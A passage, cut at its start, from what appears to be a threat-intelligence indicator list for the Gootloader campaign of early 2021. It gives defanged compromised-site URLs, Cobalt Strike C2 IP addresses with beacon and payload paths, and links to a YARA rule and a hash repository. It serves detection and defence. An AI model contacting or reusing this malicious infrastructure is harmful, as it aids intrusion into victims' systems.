- [www\[.\]commitment\[.\]co\[.\]at/search\[.\]php?](http://www[.]commitment[.]co[.]at/search[.]php?) | [/about\[.\]php?](http://www[.]commitment[.]co[.]at/about[.]php?)
- [www\[.\]giuseppedeluigi\[.\]com/search\[.\]php?](http://www[.]giuseppedeluigi[.]com/search[.]php?) | [/about\[.\]php?](http://www[.]giuseppedeluigi[.]com/about[.]php?)
- [www\[.\]esist\[.\]org/search\[.\]php?](http://www[.]esist[.]org/search[.]php?) | [/about\[.\]php?](http://www[.]esist[.]org/about[.]php?)
- [www\[.\]dischner-kartsport\[.\]de/search\[.\]php?](http://www[.]dischner-kartsport[.]de/search[.]php?) | [/about\[.\]php?](http://www[.]dischner-kartsport[.]de/about[.]php?)
- [www\[.\]espai30lasagrera\[.\]cat/search\[.\]php?](http://www[.]espai30lasagrera[.]cat/search[.]php?) | [/about\[.\]php?](http://www[.]espai30lasagrera[.]cat/about[.]php?)
- [www\[.\]kettlebellgie\[.\]be/search\[.\]php?](http://www[.]kettlebellgie[.]be/search[.]php?) | [/about\[.\]php?](http://www[.]kettlebellgie[.]be/about[.]php?)
- [www\[.\]forumeuropeendebioethique\[.\]eu/search\[.\]php?](http://www[.]forumeuropeendebioethique[.]eu/search[.]php?) | [/about\[.\]php?](http://www[.]forumeuropeendebioethique[.]eu/about[.]php?)
- [www\[.\]frerecapucinbenin\[.\]org/search\[.\]php?](http://www[.]frerecapucinbenin[.]org/search[.]php?) | [/about\[.\]php?](http://www[.]frerecapucinbenin[.]org/about[.]php?)
- [www\[.\]formenbau-jaeger\[.\]de/search\[.\]php?](http://www[.]formenbau-jaeger[.]de/search[.]php?) | [/about\[.\]php?](http://www[.]formenbau-jaeger[.]de/about[.]php?)
- [www\[.\]fabiancoutoxp\[.\]com\[.\]ar/search\[.\]php?](http://www[.]fabiancoutoxp[.]com[.]ar/search[.]php?) | [/about\[.\]php?](http://www[.]fabiancoutoxp[.]com[.]ar/about[.]php?)

Cobalt C2

- 78.128.113[.]14
- 23.106.122[.]245

Network Communication

- [https://78.128.113\[.\]14/j.ad](https://78.128.113[.]14/j.ad)
- [https://78.128.113\[.\]14/ca](https://78.128.113[.]14/ca)
- [https://78.128.113\[.\]14/updates.rss](https://78.128.113[.]14/updates.rss)
- [https://78.128.113\[.\]14/load](https://78.128.113[.]14/load)
- [https://78.128.113\[.\]14/pixel.gif](https://78.128.113[.]14/pixel.gif)
- [https://23.106.122\[.\]245/pixel.gif](https://23.106.122[.]245/pixel.gif)
- [https://23.106.122\[.\]245/fwlink](https://23.106.122[.]245/fwlink)

YARA

<https://github.com/sophoslabs/iocs/blob/master/Troj-gootloader.yara><

SHA1s and Lures

Over 900 SHA1 hashes identified as part of the Gootloader Q1 2021 campaign along with some of the most relevant lures and embedded URLs used for the delivery of the payloads:

<https://github.com/SentineLabs/Gootloader-iocs-q1-2021>